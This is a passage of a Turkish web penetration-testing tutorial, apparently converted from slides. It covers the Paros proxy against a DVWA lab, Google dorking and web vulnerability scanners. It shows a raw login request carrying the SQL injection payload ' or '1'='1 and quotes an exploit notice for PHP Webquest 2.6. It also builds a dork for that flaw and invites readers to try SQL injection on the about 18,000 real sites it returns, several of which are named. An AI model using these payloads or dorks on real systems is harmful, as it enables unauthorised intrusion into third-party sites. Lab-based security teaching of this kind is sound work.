

[3] Tıklıyoruz ve bekliyoruz

[4] İşlem bitince açılan pencere kapanacak ve site haritamız hazır olacak.

# 13 – Web Güvenlik Testlerinde Kişisel Proxyler

## ➤ Paros Uygulaması

Dördüncü olarak hedef sitemizde bir zafiyet testi yapalım.



# 13 – Web Güvenlik Testlerinde Kişisel Proxyler

## ➤ Paros Uygulaması

Bulunan zafiyetler yazılımın alt tarafında Alerts sekmesinde listelendi. Zaten zafiyet taraması bitince yazılım kendisi burayı size açıyor.

The screenshot shows the Paros web proxy interface. In the top left, there's a sidebar titled 'Sites' with a single entry: 'http://23.102.9.62'. Below the sidebar is a main panel with tabs for 'Raw View' and 'Trap request / Trap response'. At the bottom right of the main panel are 'Continue' and 'Drop' buttons. On the left side of the main panel, there's a tree view under the 'Alerts' heading. The 'High' category contains two entries: 'SQL Injection' and 'SQL Injection Fingerprinting', each with three URLs listed. The 'Medium' category contains one entry: 'Directory browsing', which also lists three URLs. The 'Low' category contains one entry: 'Lotus Domino default files', which lists two URLs. The rest of the main panel is a large, mostly empty white area.

# 13 – Web Güvenlik Testlerinde Kişisel Proxyler

## ➤ Paros Uygulaması

Beşinci olarak bir isteği düzenleyip tekrar göndereceğiz, bunun için bulunan zayıflıklarımızdan Hight > SQL Injection > <http://23.102.9.62/login.php>'i kullanalım(Bundan önce ilk önce DWVA'dan logout yapınız).

The screenshot shows the Paros proxy tool interface. In the top right panel, there is a detailed view of an HTTP request to 'http://23.102.9.62/login.php'. The request method is POST, and the URL is http://23.102.9.62/login.php. The request body contains the parameters 'username=admin&password=password&Login=Login%27INJECTED\_PARAM'. Below this, the 'Alerts' section is expanded, showing a 'High' severity alert for 'SQL Injection' at the URL http://23.102.9.62/dvwa/includes/DBMS/?C=D;O=D'INJECTED\_PARAM. A blue callout box labeled '[1] Sağ Tıklıyoruz' points to the 'Resend...' button next to the alert. Another blue callout box labeled '[2] Tıklıyoruz' points to the 'Raw View' button at the bottom of the main window.

# 13 – Web Güvenlik Testlerinde Kişisel Proxyler

## ➤ Paros Uygulaması

Beşinci olarak bir isteği düzenleyip tekrar göndereceğiz, bunun için bulunan zayıflıklarımızdan Hight > SQL Injection > <http://23.102.9.62/login.php>'i kullanalım(Bundan önce ilk önce DWVA'dan logout yapınız).

The screenshot shows the Paros proxy tool interface. In the top right panel, there is a detailed view of an HTTP request to 'http://23.102.9.62/login.php'. The 'Request' tab is selected, displaying the following details:

```
POST http://23.102.9.62/login.php HTTP/1.1
Host: 23.102.9.62
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.1 Paros/3.2.13
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://23.102.9.62/login.php
Cookie: PHPSESSID=viv0fpova2vf88mn9f1ac40sa3; security=high
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 61

username=admin&password=password&Login=Login%27INJECTED_PARAM
```

In the bottom left panel, under the 'Alerts' section, there is a list of detected issues. A blue box labeled '[1] Sağ Tıklıyoruz' (Left-clicked) points to the 'Resend...' button next to the SQL injection alert entry:

```
▼ Alerts
  ▼ High
    ▼ SQL Injection
      http://23.102.9.62/dvwa/includes/DBMS/?C=D;O=D'INJECTED_PARAM
      http://23.102.9.62/login.php Resend...
      http://23.102.9.62/setup.php
    ▼ SQL Injection Fingerprinting
      http://23.102.9.62/dvwa/includes/DBMS/?C=D;O=D'INJECTED_PARAM
      http://23.102.9.62/login.php
      http://23.102.9.62/setup.php
  ▶ Medium
```

A blue box labeled '[2] Tıklıyoruz' (Right-clicked) points to the 'Resend...' button.

## 13 – Web Güvenlik Testlerinde Kişisel Proxyler

### ➤ Paros Uygulaması

Paros'un login sayfasında bulduğu sqli zafiyetini değerlendirmek için klasik bir sqli payloadı olan ' or '1'='1'i kullanıyoruz.

The screenshot shows the Paros proxy interface with two main panes: Request and Response.

**Request Tab:**

```
POST http://23.102.9.62/login.php HTTP/1.1
Host: 23.102.9.62
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.1 Paros/3.2.13
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://23.102.9.62/login.php
Cookie: PHPSESSID=lv0fpova2fv88mn3f1ac40sa3; security=high
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-length: 61
```

**Form Data:**

```
username=admin&password=password&Login=Login%27INJECTED_PARAM
```

[1] admin'i user yapıyoruz

[2] %27INJECTED\_PARAM'ı ' or '1'='1 ile değiştiriyoruz

[3] Send'e tıklıyoruz

**Response Tab:**

```
HTTP/1.1 200 OK
Date: Fri, 04 Sep 2015 05:21:28 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.18
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1263
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

**Raw View:**


```
</fieldset>
</form>    Giriş Başarısız
<br />
<div class="message">Login failed</div>
<br />
<br />
<br />
<br />
<br />
<br />
<br />
```

Bulunan zafiyetlerin kesinliği bulunmamaktadır bu yüzden bulunan her zafiyetin manuel testi yapılması daha sağlıklı olacaktır.

# 13 – Web Güvenlik Testlerinde Kişisel Proxyler

## ➤ Paros Uygulaması


Altıncı olarak istek ve yanıtları bekletip üzerinde manipülasyon yapıp göndermeyi inceleyelim.



## 13 – Web Güvenlik Testlerinde Kişisel Proxyler

### ➤ Paros Uygulaması

Ben Trap request'e tıkladım. Ardından browser ekranımdan login için bir istek yapıyorum. Progress Bar sürekli dönüyor olarak gözükmüyor çünkü hala bir yanıt gelemedi yanıt gelememесinin sebebi isteğin Paros'da bekletiliyor olması simdi Paros'a geçiyorum.



Request Header

Request Data


Raw View ▾  Trap request  Trap response Continue Drop

Burada istediğimiz yerde ki veriyi değiştirip continue diyoruz. Trap'ı kaldırana kadar her isteğimiz için continue'ye basmamızı bekleyeceğiz.

# 13 – Web Güvenlik Testlerinde Kişisel Proxyler

## ➤ Paros Uygulaması

Yedinci ve son olarak Paros'un hashing özelliğinden bahsedelim. Paros içinde bulunduğu bir diğer özellik hashing. Bu özelliği sayesinde farklı toollara geçmeden bizim için URL Encode/Decode, Base64 Encode/Decode, SHA1 Hash ve MD5 Hash imkanları sunmaktadır.



# Arama Motorlarında Zafiyet Arama

## 14 – Arama Motorlarında Zafiyet Arama

### ➤ Nedir?

Arama motorlarının görevi aradığımız şeyi bize getirmeleridir, konu ne olursa olsun bunu yapmaktadır. O zaman hedef hakkında bilgi toplamak için veya toplu bir zafiyeti istismar etmek için arama motorlarını kullanabiliriz.

## 14 – Arama Motorlarında Zafiyet Arama

➤ Neler Yapılabilir?

1. Elinizde bulunan bir zafiyeti barındıran siteler listelenebilir.

## 14 – Arama Motorlarında Zafiyet Arama

Google gelişmiş arama için sağladığı keywordler sayesinde hedefe yönelik kullanımı oldukça kolaydır. Bu keywordlerimizi inceleyelim;

site: h4cktimes.com -> Sadece h4cktimes.com domaininde bulunan sonuçları döndürür.

Filetype: pdf -> Sadece pdf türünde ki sonuçları döndürür.

intitle: indexof -> Title'da indexof geçen sayfaları döndürür.

inurl: index.php?id -> url'ler içinde index.php?id içeren sayfaları döndürür.

## 14 – Arama Motorlarında Zafiyet Arama

### ➤ Google Uygulaması

Bir adet sql zafiyeti bulduğumuzu varsayıyalım. Bu zafiyeti barındıran bir sistem olsun. Bulduğumuz zafiyetin [PHP Webquest 2.6 - SQL Injection](#) zafiyeti olduğunu varsayıyalayım. Zafiyetimizin exploit edilmesine örnek olarak şu verilmiş;

```
# Exploit Title: sql injection
# Google Dork: inurl:webquest/soporte_horizontal_w.php?id_actividad=
# Date: [24/01/2015]
# Exploit Author: [jord4nroo7] anonjo@aol.com
# Vendor Homepage: [http://phpwebquest.org]
# Software Link: [http://phpwebquest.org/?page_id=14]
# Version: [phpwebquest-2.6]
# Tested on: [windows 8.1]
# Exploit: sql inhection found on phpwebquest script version 2.6
# Example http://localhost/phpwq/webquest/soporte_horizontal_w.php?id_actividad=184&id_pagina=1%27'
```

Bu zafiyeti barındıran siteleri listelemek için şöyle bir Google arama sorgusu kullanacağız.

## 14 – Arama Motorlarında Zafiyet Arama

### ➤ Google Uygulaması

Görüldüğü üzere zafiyet bildirimizde zafiyet ile ilgili bir çok bilgi verilmiş. Example’ı inceleyelim;

```
# Example http://localhost/phpwq/webquest/soporte_horizontal_w.php?id_actividad=184&id_pagina=1%27'
```

Zafiyetimiz soporte\_horizontal\_w.php dosyasının id\_pagina parametresinde o zaman bu dosyayı bu parametreleri ile birlikte aratırsak bize onu barındıran linkleri getirecektir. Hemen kendimiz bir dork yazalım.

```
inurl:soporte_horizontal_w.php?id_actividad=
```

Bu dorku artık Google’e yapıştırıp aratıp sonuçlar üzerinde sqlı saldırısı deneyebiliriz.

# 14 – Arama Motorlarında Zafiyet Arama

## ➤ Google Uygulaması

Dorkumuzu aramamız sonucu 18.000 sonuç geldi bunların bazıları aynı site bazıları exploiti yazan siteler derken baya bir azalma olacak size düşen bu sonuçları denemek 😊

inurl:"soporte\_horizontal\_w.php?id\_actividad="

Web Videolar Görüler Haberler Daha fazla ▾ Arama araçları

Yaklaşık 18.000 sonuç bulundu (0,27 saniye)

**PHP Webquest**  
www.evirtual.unsl.edu.ar/.../soporte\_horizontal... ▾ Bu sayfanın çevirisini yap  
#echo "PAGINA DEL GET:".\$id\_pagina." "; \$sentencia = "SELECT \* FROM actividad WHERE id\_actividad=".\$id\_actividad; \$resultado=mysql\_query(\$sentencia); ...

**PHP Webquest**  
phpwebquest.org/.../soporte\_horizontal\_w.php... ▾ Bu sayfanın çevirisini yap  
INTRODUCCIÓN. introducción · tareas · proceso · evaluación · conclusiones. Webquest elaborada por con. PHPWebquest.

**cancionero andaluz - PHP Webquest**  
phpwebquest.cepdeorcera.org/.../soporte\_horizontal... ▾ Bu sayfanın çevirisini yap  
Nuestra cultura andaluza es muy rica y variada. En lo referente al ámbito musical, el folclore andaluz posee una amplia variedad de campos y estilos. Existen ...

**Entrar - PHP Webquest**  
www.ecocep.com/.../soporte\_horizontal\_w.php... ▾ Bu sayfanın çevirisini yap  
Las ONGs son el corazón de la humanidad. Allí donde el tronco de los estados no llega, si lo hacen las pequeñas ramas que agrupan a voluntarios altruistas, ...

**introducción - PHP Webquest**  
www.iesquintana.net/.../soporte\_horizontal\_w.... ▾ Bu sayfanın çevirisini yap  
YA ME CONOCES; SOY BENDER Y VOY A PROPOSERTE UN TRABAJO. Como ves estoy hecho básicamente de metal, pero ¿POR QUÉ? En esta Webquest ...

# Otomatik Web Uygulama Zafiyet Tarama Sistemleri

## 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

### ➤ Nedir?

Web uygulama güvenliği tarayıcıları daha akıllı ve karmaşık yapıları ile klasik güvenlik tarayıcılarından ayrılmaktadır. Alışlagelmiş tarayıcılar (sadece güvenlik açılarını tespit edenler değil genel olarak DisBuster gibi kaynakları analiz eden v.b. Bu tip tarayıcılarında düşünmek gereklidir) çok fazla istek yaparak deneme yanılma yoluyla web uygulamasındaki sorunları tespit ederken, web güvenliği tarayıcıları; tüm siteyi crawl etmekte, varsa login form'u uygulamada oturum açmakta, birçok güvenlik açığını tespit etmekte (SQL Injection, XSS, CSRF, Directory Traversal, Command Injections v.b.) ve uygulama mantığıyla alakalı durumlardan oluşan açıkları yakalamaya çalışmaktadır.

Genel konsept olarak şu şekilde çalışırlar; uygulama üzerindeki tüm girdi noktaları tespit edilir (spidering), bilgi toplama eklentileri hedef üzerinde çalıştırılır (Server versiyonu, servisler, bilindik açıklar...), toplanan girdi noktalarında tüm ihtimaller denenerek güvenlik açığı tespit eden eklentiler çalıştırılır, sonuçlar doğrulanır, istenirse otomatik olarak ya da kullanıcı tarafından bu açıklar exploit edilir ve sonuçlar raporlanır.

## 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri


- Popüler Web Uygulama Zafiyet Tarama Sistemleri

1. Grendel-Scan
2. W3af
3. Burp Suite
4. Acunetix

# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri


## 1. Grendel-Scan Kullanımı

Grendel-Scan Java ile geliştirildiği için birçok farklı işletim sisteminde çalışabilen bir güvenlik tarayıcısıdır. Grendel-Scan proxy modunda browser'ınızında yardım aldığı gibi kendi test modülleri ilede hedef siteyi otomatize olarak crawl edebilmekte. Test modülleri arasında; Spidering, File Enumeration (Dizin ve dosya tespiti, DirBuster gibi), Bilgi sızıntıları, Oturum Yönetimi (Session ID Analizi, Session Fixation..), XSS, SQL Injection, Nikto taramaları, Karışık saldırı çeşitleri (CRLF Inj., CSRF, Fuzzing, Dir. Traversal), Uygulama mimarisi gibi modüller yer almaktadır.



# 15 - Otomatik Web Uygulama Zafiyet Tarama Sistemleri

